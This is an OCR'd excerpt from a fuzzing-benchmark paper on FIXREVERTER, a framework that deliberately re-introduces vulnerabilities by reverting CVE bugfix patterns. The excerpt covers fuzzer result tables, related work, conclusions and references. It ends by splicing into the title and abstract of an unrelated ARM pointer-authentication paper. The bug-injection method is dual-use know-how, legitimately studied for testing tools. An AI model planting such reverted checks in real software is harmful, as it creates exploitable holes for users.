libpcap	31 (30 0 1)	14 (13 0 1)	3 (3 0 0)	9 (8 0 1)	43 (42 0 1)	19 (18 0 1)	4 (4 0 0)	10 (9 0 1)
libxml2_reader	413 (327 18 68)	108 (48 11 51)	19 (10 4 6)	47 (22 7 19)	482 (374 22 86)	141 (61 13 70)	23 (13 4 6)	66 (35 8 23)
libxml2_xml	257 (205 7 45)	65 (25 4 37)	8 (5 2 1)	38 (13 3 23)	304 (250 7 47)	83 (38 4 41)	10 (6 1 3)	29 (17 2 10)
proj4	78 (72 1 5)	35 (33 0 2)	18 (16 0 2)	20 (18 0 2)	174 (167 1 6)	74 (72 0 2)	31 (29 0 2)	32 (30 0 2)
usrsctp	226 (214 11 1)	15 (12 2 0)	6 (4 1 0)	7 (6 1 0)	238 (224 13 1)	20 (17 3 0)	8 (6 2 0)	14 (12 2 0)
zstd	152 (147 0 5)	100 (95 0 5)	34(34 0 0)	71 (70 0 0)	151(146 0 5)	101 (96 0 5)	31 (31 0 0)	63 (63 0 0)
Total	1472 (1279 43 150)	437 (311 19 109)	120 (101 9 10)	259 (199 13 48)	1763 (1543 49 171)	545 (396 22 132)	146 (125 9 12)	288 (235 14 39)

Program	Eclipser [16]				FairFuzz [26]			
	Reach	Trigger	Individual	All Causes	Reach	Trigger	Individual	All Causes
cxxfilt	50 (47 0 3)	37 (35 0 2)	9 (9 0 0)	28 (28 0 0)	44 (42 0 2)	31 (30 0 1)	7 (7 0 0)	24 (24 0 0)
disassemble	73 (66 2 5)	14 (8 2 4)	11 (8 2 1)	11 (8 2 1)	34 (27 2 5)	13 (9 2 4)	11 (9 2 1)	11 (9 2 1)
curl	59 (46 0 13)	28 (23 0 5)	6 (6 0 0)	9 (9 0 0)	58 (46 0 12)	26 (22 0 3)	6 (6 0 0)	8 (8 0 0)
lcms	144 (135 4 4)	24 (22 0 2)	8 (7 0 0)	18 (17 0 1)	143 (135 4 4)	26 (23 0 2)	9 (7 0 0)	17 (16 0 1)
libpcap	28 (27 0 1)	13 (12 0 1)	3 (3 0 0)	8 (7 0 1)	17 (16 0 1)	7 (6 0 1)	1 (1 0 0)	3 (3 0 0)
libxml2_reader	411 (325 17 68)	106 (44 10 52)	18 (10 3 5)	49 (23 6 20)	375 (298 17 60)	98 (42 9 46)	15 (8 2 3)	42 (21 5 16)
libxml2_xml	262 (210 7 45)	67 (25 4 38)	7 (4 0 1)	31 (12 3 17)	269 (217 6 46)	72 (29 4 39)	5 (4 0 1)	20 (11 1 8)
proj4	199 (192 1 6)	81 (79 0 2)	33 (31 0 2)	33 (31 0 2)	75 (69 1 5)	33 (31 0 2)	17 (15 0 2)	19 (17 0 2)
usrsctp	218 (206 11 1)	15 (13 2 0)	7 (6 1 0)	9 (8 1 0)	192 (180 11 1)	10 (8 2 0)	3 (2 1 0)	3 (2 1 0)
zstd	151 (146 0 5)	101 (96 0 5)	37 (37 0 0)	70 (70 0 0)	149 (144 0 5)	93 (88 0 5)	34 (34 0 0)	61 (61 0 0)
Total	1595 (1400 42 151)	486 (357 18 111)	139 (121 6 9)	266 (213 12 42)	1356 (1174 41 141)	409 (288 17 103)	108 (93 5 7)	208 (172 9 28)

Program	LibFuzzer [24]				MetaFuzzer			
	Reach	Trigger	Individual	All Causes	Reach	Trigger	Individual	All Causes
cxxfilt	24 (24 0 1)	16 (15 0 1)	3 (3 0 0)	14 (14 0 0)	53 (50 0 3)	42 (39 0 3)	11 (11 0 0)	35 (35 0 0)
disassemble	38 (28 2 8)	16 (9 2 6)	11 (8 2 2)	12 (9 2 2)	139 (129 2 8)	22 (14 2 6)	16 (12 2 2)	17 (13 2 2)
curl	49 (40 0 9)	19 (16 0 3)	4 (4 0 0)	6 (6 0 0)	59 (46 0 13)	31 (26 0 5)	7 (7 0 0)	13 (12 0 1)
lcms	135 (128 4 3)	25 (24 0 1)	13 (13 0 0)	22 (21 0 1)	161 (152 4 5)	41 (38 0 3)	21 (19 0 2)	33 (31 0 2)
libpcap	30 (29 0 1)	12 (11 0 1)	3 (3 0 0)	9 (8 0 1)	48 (47 0 1)	24 (23 0 1)	7 (7 0 0)	16 (15 0 1)
libxml2_reader	396 (314 18 64)	92 (36 9 47)	16 (9 3 3)	64 (25 8 31)	545 (422 26 97)	175 (79 15 81)	33 (16 4 13)	109 (49 11 49)
libxml2_xml	262 (212 6 44)	67 (29 4 34)	4 (4 0 0)	15 (10 1 5)	317 (258 7 52)	90 (40 4 46)	32 (10 3 19)	75 (33 3 39)
proj4	163 (158 0 5)	73 (72 0 1)	30 (29 0 1)	31 (30 0 1)	204 (197 1 6)	86 (83 0 3)	36 (34 0 2)	38 (36 0 2)
usrsctp	199 (187 11 1)	11 (9 2 0)	3 (2 1 0)	7 (6 1 0)	249 (235 13 1)	20 (17 3 0)	9 (7 2 0)	15 (12 3 0)
zstd	140 (135 0 5)	79 (74 0 5)	28 (28 0 0)	52 (52 0 0)	152(147 0 5)	107(102 0 5)	47 (47 0 0)	89 (88 0 1)
Total	1436 (1255 41 141)	410 (295 17 99)	115 (103 6 6)	232 (181 12 41)	1927 (1683 53 191)	638 (461 24 153)	219 (170 11 38)	440 (324 19 97)

AFL and libFuzzer are both classic and popular fuzzers. AFL++, Eclipser, and FairFuzz were all recently developed. AFL++ is the best fuzzer using FuzzBench's coverage metric in a sample report [67]. Eclipser's evaluation shows that it significantly outperforms other fuzzers in terms of bugs found on LAVA-M [16]. FairFuzz is the most referenced recent fuzzer that has been integrated into FuzzBench.

Each fuzzer was run on each benchmark program with 3




Figure 9: Individual causes detected over time.

trials and 24-hour timeout. We ran bug triage for all crashing inputs generated by each fuzzer, except for LibFuzzer's results on libxml2_reader and libxml2_xml. These two runs generated orders of magnitude more crashing inputs than other runs (over 150,000 compared to a few hundred), making it infeasible to triage all of them. We thus took a random sample of 664 crashing inputs, which ensures the results are within a 5% margin of error and 1% confidence level. We also limited the triage of each combination cause to include at most 3 injections. Bug triage took between 3 and 240 minutes for each fuzzer on each benchmark program.

The experiments were run on 2 servers. Server A has 2 Intel(R) Xeon(R) Silver 4116 CPUs with 192GB RAM running Ubuntu 16.04. Server B has 2 Intel(R) Xeon(R) Gold 5218 CPUs with 384GB RAM running Ubuntu 18.04. All experiments of each target program were conducted on the same server to ensure that the fuzzer performance can be compared.

5.1 Does FIXREVERTER inject bugs that fuzzers can actually find?

Table 2 tabulates overall fuzzer performance. Each row is a REVBUGBENCH program, and each group of columns identifies a particular fuzzer. Fuzzers that detected the most individual causes for a program are highlighted in gray. The **MetaFuzzer** columns show the aggregated results over *all trials of all fuzzers in each program*, an upper bound when comparing fuzzers. We use this combined performance measure to illustrate the properties of REVBUGBENCH. Overall, using the number of individual causes as the performance metric, the MetaFuzzer found a total of 219 individual causes in REVBUGBENCH, out of thousands of possible injections (Table 1); most of these individual causes (170) were due to the injected bugs that reversed the `ABORT` pattern.

AFL++ was the best performing fuzzer, detecting the most individual causes overall (146), and the most in 6 programs (tied with Eclipser in 1 program). Eclipser was a close second, finding 139 individual causes, and the most in 4 programs (tied with other fuzzers in 1 program). While AFL, FairFuzz, and LibFuzzer found fewer individual causes, each of them has 1 program in which it detected the most individual causes.

Table 2 shows fuzzer performance by the end of the 24-hour timeout; Figure 9 shows the median number of individual causes detected over time, for each fuzzer for all programs. Many bugs were found quickly, with a long tail. All fuzzers were able to detect some individual causes even after 12 hours of the fuzzing campaign. This result illustrates the challenge of detecting some injected bugs in REVBUGBENCH. AFL++ consistently performed better than other fuzzers over time. On the other hand, although libFuzzer started by finding many individual causes (75) in the first 45 minutes, it was eventually surpassed by AFL and Eclipser over 24 hours.

5.2 Does FIXREVERTER inject bugs that are hard to find?

Overall, fuzzers found 219 distinct individual bugs during our experiments, out of thousands injected. We do not know how many of those injected *can* lead to a crash (due to the overapproximate nature of the static analysis), but our experiments show that a sufficient number can be used to distinguish different fuzzers' performance.

Indeed, with more time and trials, we expect more will be detected. For example, we observed that different bugs were detected by the same fuzzer in different trials: although LibFuzzer found the most individual causes in lcms (13); in total there were 21 individual causes found in all trials by all 5 fuzzers (captured in the MetaFuzzer result). Moreover, we can see that Table 2's *Reach* and *Trigger* columns, which count the number of injection sites' reverted conditions that fuzzers reached and triggered, respectively, are a fair bit higher than the number of causes. 1927 (24%) and 638 (8%) of all 7910 injected bugs were reached and triggered, respectively. We expect that for at least some of these, different inputs would drive the program from the trigger to a crash.

The Venn diagram in Figure 10 examines which fuzzers found which bugs (in any trial). Over 40% (91 out of 219) individual bugs were detected by all fuzzers, and 16% (35) bugs were detected by four fuzzers. This shows a large number of FIXREVERTER injected bugs can be found by most fuzzers. On the other hand, each fuzzer detected unique bugs that other fuzzers did not find. Overall, about 19% (42) of all individual bugs were only found by 1 fuzzer. FairFuzz, the fuzzer that had the worst performance in terms of detecting individual causes, found 2 unique bugs. AFL++, as expected, found the most unique bugs (28). This result also shows that FIXREVERTER injected bugs that do not overfit a single approach in the evaluated fuzzers.

5.3 Do fuzzers find combination causes in REVBUGBENCH?

Our idea in developing REVBUGBENCH was to assess a fuzzer's performance according to individual bugs found.




Figure 10: Venn diagram of all individual causes.

However, we discovered via our triage procedure (Section 3.5) that many crashes only occurred if more than one bug is injected (i.e., the combination cause); these are tabulated (summed with individual causes) in the *All Causes* columns in Table 2.

For a crash with an individual cause, a reverted condition is triggered and subsequent execution dereferences a dependent variable that the check would have prevented, producing a crash. But not every individual trigger necessarily leads to a crash, as discussed above; additional criteria may also need to be met which are outside the triggered condition. When multiple bugs are injected, it is possible that these criteria could be met by triggering another bug (or bugs). For example, suppose that for a particular input I, triggering bug A violates an invariant about a data structure, but then triggering bug B drives control flow to a point that accesses that data structure. Both bugs are needed to cause the crash, for I.

When assessing fuzzer performance, counting individual bugs is simplest, but doing so fails to account for bug interactions observed, and potentially exploited, by fuzzers during a campaign. As shown in Table 2, combination causes were detected in all programs; sometimes individual causes were more prevalent (e.g, disassemble and proj4), and sometimes combination ones were (e.g., libxml2_reader and cxxfilt). Nevertheless, relative performance among fuzzers is fairly consistent whether using “individual causes" and “all causes" as metrics. AFL++ was the best fuzzer using both metrics. Overall, fuzzers performed consistently on the metrics of reach, trigger and cause. A better fuzzer (e.g., AFL++) tends to perform better using all three metrics on each target program.

6 Related Work

As discussed in Section 1.1, prior fuzzing benchmarks have limitations that FIXREVERTER can help address. Google fuzzer-test-suite [68], recently superseded by FuzzBench [3], and UNIFUZZ [10] are platforms for evaluating fuzz testers at scale, but neither provides a distinctive indication of when a bug is triggered; doing so has been shown to yield highly unreliable results [9]. FIXREVERTER’s automatically injected bugs produce crashes that can be definitively characterized, using our novel triage algorithm.

Magma [12] and DARPA Cyber Grand Challenge (CGC) [11] comprise programs with manually injected bugs that give a telltale sign when triggered. Magma’s programs are real, and the injected bugs are based on a variety of actual prior bugs; CGC’s programs and bugs are synthetic, with many small programs and one bug per program. FIXREVERTER’s injected bugs are realistic, based on the reversal of common bugfix patterns we found in a corpus of CVEs.

LAVA is another bug injection framework for benchmarking fuzz testing [13]. It relies on a dynamic taint analysis to identify program locations where some input bytes `b` are able to influence program behavior. Near these program locations, LAVA injects out-of-bounds accesses predicated on comparisons to “magic values," e.g., `b==0x6c617661`. There is concern that the injected bugs in LAVA-M [13] are biased, as noted by LAVA authors [20] and Magma’s evaluation [12]. Such bias was not observed in our evaluation on REVBUGBENCH.

Apocalypse [19] is a bug injection methodology that adds code implementing an *error transition system* (ETS) along a judiciously chosen program path; when the final state is reached, a fault is induced. The current state of ETS is kept in an injected global variable, and transitions are guarded by predicates over program variables; such predicates are synthesized from symbolic execution path conditions (for feasibility) and model counts (for rarity). Apocalypse was used to inject bugs in 30 Coreutils programs, and it was evaluated using KLEE [69] and AFL [1]. One nice feature of Apocalypse is that, like LAVA, injected bugs are always triggerable—they are injected along what is known to be a feasible path. Having to witness such a path in advance, however, is arguably a limitation, and one that FIXREVERTER does not have. Also like LAVA, Apocalypse-injected bugs are synthetic, whereas FIXREVERTER-injected bugs are more realistic. We view Apocalypse and FIXREVERTER as complementary, and indeed both could be used to inject bugs in the same benchmark.

EvilCoder [21] is also a vulnerability injection methodology that relies on static dataflow analysis. It identifies *sensitive sinks*, such as calls to `system()`, and user-controlled sources, such as returns from `fread()`, and aims to discover dataflow paths from the former to the latter. To inject a bug, it tries to find “security mechanisms” that are used to affect variables

that carry data along the flow, e.g., by sanitizing them, and then "instruments" the mechanism so as to bypass it. While EvilCoder's source-sink discovery component has been implemented, its bug injection component seems to not have been automated, and just a proof-of-concept example was developed. As such, the utility of the approach was never fully evaluated. Different from EvilCoder, FIXREVERTER focuses on injecting vulnerabilities based on bugfix patterns that are defined both syntactically and semantically. Dataflow analysis in FIXREVERTER (i.e., the static reachability and dependence analysis) can also be viewed as a static taint analysis, but its primary goal is to match the semantic pattern, as described in Section 3.3. We conjecture that FIXREVERTER could be extended to implement EvilCoder-style bugs.

FIXREVERTER is a kind of fault injector, an antithesis to tools that aim to automatically fix faults. While no past work has used bugfix patterns to introduce triggerable bugs for the purpose of benchmarking fuzz testing as we present in this paper, work on automatic program repair has seen successful applications of bugfix patterns [70]. For example, Getafix [41] applies a hierarchical clustering algorithm that summarizes fix patterns into a hierarchy and a ranking technique that uses the context of a code change to select the most appropriate fix for a given bug. Getafix shows that real-world bugfixes often use patterns similar to what we revert in FIXREVERTER, further evidencing the feasibility of using bugfix patterns to (re-)introduce realistic bugs. The bugfix patterns discovered in automatic program repair and other works that study the bugfix repositories (e.g., [38, 71, 72]) may be adapted to allow FIXREVERTER to support other bug injections.

7 Conclusions and Future Work

This paper has presented FIXREVERTER, a novel bug injection framework at the heart of a fuzzing benchmark-producing methodology. It aims to inject realistic bugs that give a unique indication when triggered. It does so by finding, through syntactic matching and static analysis, code patterns that match fixes of previous CVEs; reversing those patterns should (re)introduce self-signaling bugs. FIXREVERTER-based benchmarks can evolve, since FIXREVERTER can be used to inject bugs into new programs and with new patterns. Doing so ensures the benchmark is relevant and fresh, so tools do not overfit to it. FIXREVERTER serves as a useful complement to frameworks such as Google's FuzzBench [3].

We constructed REVBUGBENCH by using FIXREVERTER on 8 FuzzBench and 2 Binutils programs that are common targets of fuzzing tools. We evaluated 5 fuzzers using REVBUGBENCH and its built-in performance metrics. We observed that FIXREVERTER injected many triggerable bugs, and these fuzzers detected very different bugs in REVBUGBENCH. Overall, the fuzzer performance varied by target program, with AFL++ doing the best.

We see two important future directions. First, FIXREVERTER's static analysis has several shortcomings that, if fixed, should improve the quality of its results. In particular, sound handling of function pointers would make the static analysis more useful. Second, FIXREVERTER's bugfix patterns can be extended according to further study of existing fixes in bug databases [38, 41]. We plan to include patterns that do not involve changes to the control flow as in the three current patterns but require new definitions of the semantic conditions.

Acknowledgements

This work was partly supported by NSF grants CCF-1816951 and CCF-1955610. We would also like to thank Google's FuzzBench team for their help on our experiments and the anonymous reviewers for their detailed comments that improved the paper.

References

[1] "american fuzzy lop," https://lcamtuf.coredump.cx/afl/.

[2] V. J. M. Manès, H. Han, C. Han, S. K. Cha, M. Egele, E. J. Schwartz, and M. Woo, "The art, science, and engineering of fuzzing: A survey," *IEEE Transactions on Software Engineering*, 2019.

[3] "Fuzzbench: Fuzzer benchmarking as a service," https://google.github.io/fuzzbench/.

[4] R. Gopinath, C. Jensen, and A. Groce, "Code coverage for suite evaluation by developers," in *International Conference on Software Engineering (ICSE)*, 2014.

[5] P. S. Kochhar, F. Thung, and D. Lo, "Code coverage and test suite effectiveness: Empirical study with real bugs in large systems," in *IEEE International Conference on Software Analysis, Evolution, and Reengineering (SANER)*, 2015.

[6] L. Inozemtseva and R. Holmes, "Coverage is not strongly correlated with test suite effectiveness," in *International Conference on Software Engineering (ICSE)*, 2014.

[7] M. Böhme, L. Szekeres, and J. Metzman, "On the reliability of coverage-based fuzzer benchmarking," in *Proceedings of the 44th International Conference on Software Engineering*, ser. ICSE '22, 2022, pp. 1–13.

[8] D. Molnar, X. C. Li, and D. A. Wagner, "Dynamic test generation to find integer bugs in x86 binary linux programs," in *USENIX Security Symposium*, 2009.

[9] G. Klees, A. Ruef, B. Cooper, S. Wei, and M. Hicks, "Evaluating fuzz testing," in *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, ser. CCS '18. New York, NY, USA: Association for Computing Machinery, 2018, p. 2123–2138. [Online]. Available: https://doi.org/10.1145/3243734.3243804

[10] Y. Li, S. Ji, Y. Chen, S. Liang, W.-H. Lee, Y. Chen, C. Lyu, C. Wu, R. Beyah, P. Cheng, K. Lu, and T. Wang, "Unifuzz: A holistic and pragmatic metrics-driven platform for evaluating fuzzers," 2020.

[11] "Darpa cyber grand challenge (cgc) binaries," https://github.com/CyberGrandChallenge/, 2018.

[12] A. Hazimeh, A. Herrera, and M. Payer, "Magma: A ground-truth fuzzing benchmark," *Proc. ACM Meas. Anal. Comput. Syst.*, vol. 4, no. 3, Dec. 2020. [Online]. Available: https://doi.org/10.1145/3428334

[13] B. Dolan-Gavitt, P. Hulin, E. Kirda, T. Leek, A. Mambretti, W. K. Robertson, F. Ulrich, and R. Whelan, "LAVA: large-scale automated vulnerability addition," in *IEEE Symposium on Security and Privacy (S&P)*, 2016.

[14] "Rode0day: A continuous bug finding competition," https://rode0day.mit.edu/.

[15] P. Chen and H. Chen, "Angora: Efficient fuzzing by principled search," in *2018 IEEE Symposium on Security and Privacy (SP)*, 2018, pp. 711–725.

[16] J. Choi, J. Jang, C. Han, and S. K. Cha, "Grey-box concolic testing on binary code," in *Proceedings of the 41st International Conference on Software Engineering*, ser. ICSE '19. IEEE Press, 2019, p. 736–747. [Online]. Available: https://doi.org/10.1109/ICSE.2019.00082

[17] Y. Li, B. Chen, M. Chandramohan, S.-W. Lin, Y. Liu, and A. Tiu, "Steelix: Program-state based binary fuzzing," in *Proceedings of the 2017 11th Joint Meeting on Foundations of Software Engineering*, ser. ESEC/FSE 2017. New York, NY, USA: Association for Computing Machinery, 2017, p. 627–637. [Online]. Available: https://doi.org/10.1145/3106237.3106295

[18] S. Rawat, V. Jain, A. Kumar, L. Cojocar, C. Giuffrida, and H. Bos, "Vuzzer: Application-aware evolutionary fuzzing," in *24th Annual Network and Distributed System Security Symposium, NDSS 2017, San Diego, California, USA, February 26 - March 1, 2017*. The Internet Society, 2017. [Online]. Available: https://www.ndss-symposium.org/ndss2017/ndss-2017-programme/vuzzer-application-aware-evolutionary-fuzzing/

[19] S. Roy, A. Pandey, B. Dolan-Gavitt, and Y. Hu, "Bug synthesis: Challenging bug-finding tools with deep faults," in *Proceedings of the 2018 26th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, ser. ESEC/FSE 2018. New York, NY, USA: Association for Computing Machinery, 2018, p. 224–234.

[20] B. Dolan-Gavitt, "Of bugs and baselines," http://moyix.blogspot.com/2018/03/of-bugs-and-baselines.html, 2018.

[21] J. Pewny and T. Holz, "EvilCoder: automated bug insertion," in *Proceedings of the 32nd Annual Conference on Computer Security Applications, ACSAC 2016, Los Angeles, CA, USA, December 5-9, 2016*, S. Schwab, W. K. Robertson, and D. Balzarotti, Eds. ACM, 2016, pp. 214–225. [Online]. Available: http://dl.acm.org/citation.cfm?id=2991103

[22] "Common vulnerabilities and exposures (cve)," https://cve.mitre.org/.

[23] "CVE-2017-8395." Available from MITRE, CVE-ID CVE-2017-8395., 2017. [Online]. Available: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-8395

[24] "Libfuzzer," https://llvm.org/docs/LibFuzzer.html.

[25] A. Fioraldi, D. Maier, H. Eißfeldt, and M. Heuse, "AFL++ : Combining incremental steps of fuzzing research," in *14th USENIX Workshop on Offensive Technologies, WOOT 2020, August 11, 2020*, Y. Yarom and S. Zennou, Eds. USENIX Association, 2020. [Online]. Available: https://www.usenix.org/conference/woot20/presentation/fioraldi

[26] C. Lemieux and K. Sen, "Fairfuzz: A targeted mutation strategy for increasing greybox fuzz testing coverage," in *Proceedings of the 33rd ACM/IEEE International Conference on Automated Software Engineering*, ser. ASE 2018. New York, NY, USA: Association for Computing Machinery, 2018, p. 475–485. [Online]. Available: https://doi.org/10.1145/3238147.3238176

[27] "Gnu binutils," https://github.com/google/oss-fuzz/tree/master/projects/binutils.

[28] "Tcpdump 4.x.y by the tcpdump group," https://github.com/the-tcpdump-group/tcpdump.

[29] "The xml c parser and toolkit of gnome," https://github.com/google/fuzzbench/tree/master/benchmarks/libxml2_libxml2_xml_reader_for_file_fuzzer.

[30] "A complete, cross-platform solution to record, convert and stream audio and video." https://github.com/FFmpeg/FFmpeg.

[31] "libarchive - multi-format archive and compression library," https://github.com/libarchive/libarchive.

[32] "The systemd system and service manager," https://github.com/systemd/systemd.

[33] M. Böhme, V.-T. Pham, and A. Roychoudhury, "Coverage-based greybox fuzzing as markov chain," in *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, ser. CCS '16. New York, NY, USA: Association for Computing Machinery, 2016, p. 1032–1043. [Online]. Available: https://doi.org/10.1145/2976749.2978428

[34] B. Zhang, J. Ye, C. Feng, and C. Tang, "S2f: Discover hard-to-reach vulnerabilities by semi-symbolic fuzz testing," in *2017 13th International Conference on Computational Intelligence and Security (CIS)*, 2017, pp. 548–552.

[35] M. Böhme, V.-T. Pham, M.-D. Nguyen, and A. Roychoudhury, "Directed greybox fuzzing," in *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, ser. CCS '17. New York, NY, USA: Association for Computing Machinery, 2017, p. 2329–2344. [Online]. Available: https://doi.org/10.1145/3133956.3134020

[36] D. She, K. Pei, D. Epstein, J. Yang, B. Ray, and S. Jana, "NEUZZ: efficient fuzzing with neural program smoothing," in *2019 IEEE Symposium on Security and Privacy, SP 2019, San Francisco, CA, USA, May 19-23, 2019*. IEEE, 2019, pp. 803–817. [Online]. Available: https://doi.org/10.1109/SP.2019.00052

[37] S. Nagy and M. Hicks, "Full-speed fuzzing: Reducing fuzzing overhead through coverage-guided tracing," in *2019 IEEE Symposium on Security and Privacy (SP)*, 2019, pp. 787–802.

[38] D. A. Tomassi, N. Dmeiri, Y. Wang, A. Bhowmick, Y.-C. Liu, P. T. Devanbu, B. Vasilescu, and C. Rubio-González, "Bugswarm: Mining and continuously growing a dataset of reproducible failures and fixes," in *Proceedings of the 41st International Conference on Software Engineering*, ser. ICSE '19. IEEE Press, 2019, p. 339–349. [Online]. Available: https://doi.org/10.1109/ICSE.2019.00048

[39] K. Liu, D. Kim, T. F. Bissyandé, S. Yoo, and Y. L. Traon, "Mining fix patterns for findbugs violations," *IEEE Trans. Software Eng.*, vol. 47, no. 1, pp. 165–188, 2021. [Online]. Available: https://doi.org/10.1109/TSE.2018.2884955

[40] R. Rolim, G. Soares, R. Gheyi, and L. D'Antoni, "Learning quick fixes from code repositories," *CoRR*, vol. abs/1803.03806, 2018. [Online]. Available: http://arxiv.org/abs/1803.03806

[41] J. Bader, A. Scott, M. Pradel, and S. Chandra, "Getafix: Learning to fix bugs automatically," *Proc. ACM Program. Lang.*, vol. 3, no. OOPSLA, Oct. 2019. [Online]. Available: https://doi.org/10.1145/3360585

[42] D. Kim, J. Nam, J. Song, and S. Kim, "Automatic patch generation learned from human-written patches," in *Proceedings of the 2013 International Conference on Software Engineering*, ser. ICSE '13. IEEE Press, 2013, p. 802–811.

[43] K. Liu, A. Koyuncu, D. Kim, and T. F. Bissyandé, *TBar: Revisiting Template-Based Automated Program Repair*. New York, NY, USA: Association for Computing Machinery, 2019, p. 31–42. [Online]. Available: https://doi.org/10.1145/3293882.3330577

[44] "CVE-2017-8392." Available from MITRE, CVE-ID CVE-2017-8392., 2017. [Online]. Available: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-8392

[45] "CVE-2013-0211." Available from MITRE, CVE-ID CVE-2013-0211., 2013. [Online]. Available: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-0211

[46] "Libtooling," https://releases.llvm.org/8.0.0/tools/clang/docs/LibTooling.html.

[47] S. G. McPeak, "Elkhound: A fast, practical glr parser generator," USA, Tech. Rep., 2003.

[48] "CVE-2017-7303." Available from MITRE, CVE-ID CVE-2017-7303., 2017. [Online]. Available: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-7303

[49] P. D. Schubert, B. Hermann, and E. Bodden, "Phasar: An inter-procedural static analysis framework for c/c++," in *Tools and Algorithms for the Construction and Analysis of Systems*, T. Vojnar and L. Zhang, Eds. Cham: Springer International Publishing, 2019, pp. 393–410.

[50] T. Reps, S. Horwitz, and M. Sagiv, "Precise interprocedural dataflow analysis via graph reachability," in *Proceedings of the 22Nd ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, ser. POPL '95. New York, NY, USA: ACM, 1995, pp. 49–61. [Online]. Available: http://doi.acm.org/10.1145/199448.199462

[51] "Phasar v0521: a llvm-based static analysis framework," https://github.com/secure-software-engineering/phasar/tree/aed66c04e6dbb3f6ef1bed4ad69b29aa0017bd9a.

[52] C. Lattner and V. Adve, "Llvm: A compilation framework for lifelong program analysis & transformation," in *Proceedings of the International Symposium on Code Generation and Optimization: Feedback-Directed and Runtime Optimization*, ser. CGO '04. USA: IEEE Computer Society, 2004, p. 75.

[53] Y. Smaragdakis and G. Balatsouras, "Pointer analysis," *Found. Trends Program. Lang.*, vol. 2, no. 1, p. 1–69, Apr. 2015. [Online]. Available: https://doi.org/10.1561/2500000014

[54] "Whole program llvm," https://github.com/travitch/whole-program-llvm/.

[55] "Source level debugging with llvm," https://releases.llvm.org/10.0.0/docs/SourceLevelDebugging.html.

[56] K. Serebryany, D. Bruening, A. Potapenko, and D. Vyukov, "Addresssanitizer: A fast address sanity checker," in *Proceedings of the 2012 USENIX Conference on Annual Technical Conference*, ser. USENIX ATC'12. USA: USENIX Association, 2012, p. 28.

[57] "Undefinedbehaviorsanitizer," https://clang.llvm.org/docs/UndefinedBehaviorSanitizer.html.

[58] "Quality assurance testing for the curl project," https://github.com/curl/curl-fuzzer.

[59] "Little-cms," https://github.com/google/fuzzbench/tree/master/benchmarks/lcms-2017-03-21.

[60] "A portable c/c++ library for network traffic capture," https://github.com/google/fuzzbench/tree/master/benchmarks/libpcap_fuzz_both.

[61] "Proj - cartographic projections and coordinate transformations library," https://github.com/OSGeo/PROJ.

[62] "Sctp user-land implementation," https://github.com/weinrank/usrsctp.

[63] "Zstandard - fast real-time compression algorithm," https://github.com/facebook/zstd.

[64] "Build ear," https://github.com/rizsotto/Bear.

[65] "Phasar v1220: a llvm-based static analysis framework," https://github.com/secure-software-engineering/phasar/tree/febddffe9e2ca98b4587e3ed4298dd02c1adda0e.

[66] D. Merkel, "Docker: lightweight linux containers for consistent development and deployment," *Linux journal*, vol. 2014, no. 239, p. 2, 2014.

[67] "Fuzzbench report," https://google.github.io/fuzzbench/reference/report/.

[68] "Fuzzer test suite," https://github.com/google/fuzzer-test-suite/.

[69] C. Cadar, D. Dunbar, and D. Engler, "Klee: Unassisted and automatic generation of high-coverage tests for complex systems programs," in *Proceedings of the 8th USENIX Conference on Operating Systems Design and Implementation*, ser. OSDI'08. USA: USENIX Association, 2008, p. 209–224.

[70] L. Gazzola, D. Micucci, and L. Mariani, "Automatic software repair: A survey," *IEEE Transactions on Software Engineering*, vol. 45, no. 1, pp. 34–67, 2019.

[71] H. Zhong and Z. Su, "An empirical study on real bug fixes," in *Proceedings of the 37th International Conference on Software Engineering - Volume 1*, ser. ICSE '15. IEEE Press, 2015, p. 913–923.

[72] S. Lu, Z. Li, F. Qin, L. Tan, P. Zhou, and Y. Zhou, "Bugbench: Benchmarks for evaluating bug detection tools," in *In Workshop on the Evaluation of Software Defect Detection Tools*, 2005.

Tightly Seal Your Sensitive Pointers with PACTIGHT

Mohannad Ismail *Andrew Quach* † *Christopher Jelesnianski* *Yeongjin Jang* † *Changwoo Min*
Virginia Tech † *Oregon State University*

Abstract

ARM is becoming more popular in desktops and data centers, opening a new realm in terms of security attacks against ARM. ARM has released *Pointer Authentication*, a new hardware security feature that is intended to ensure pointer integrity with cryptographic primitives.

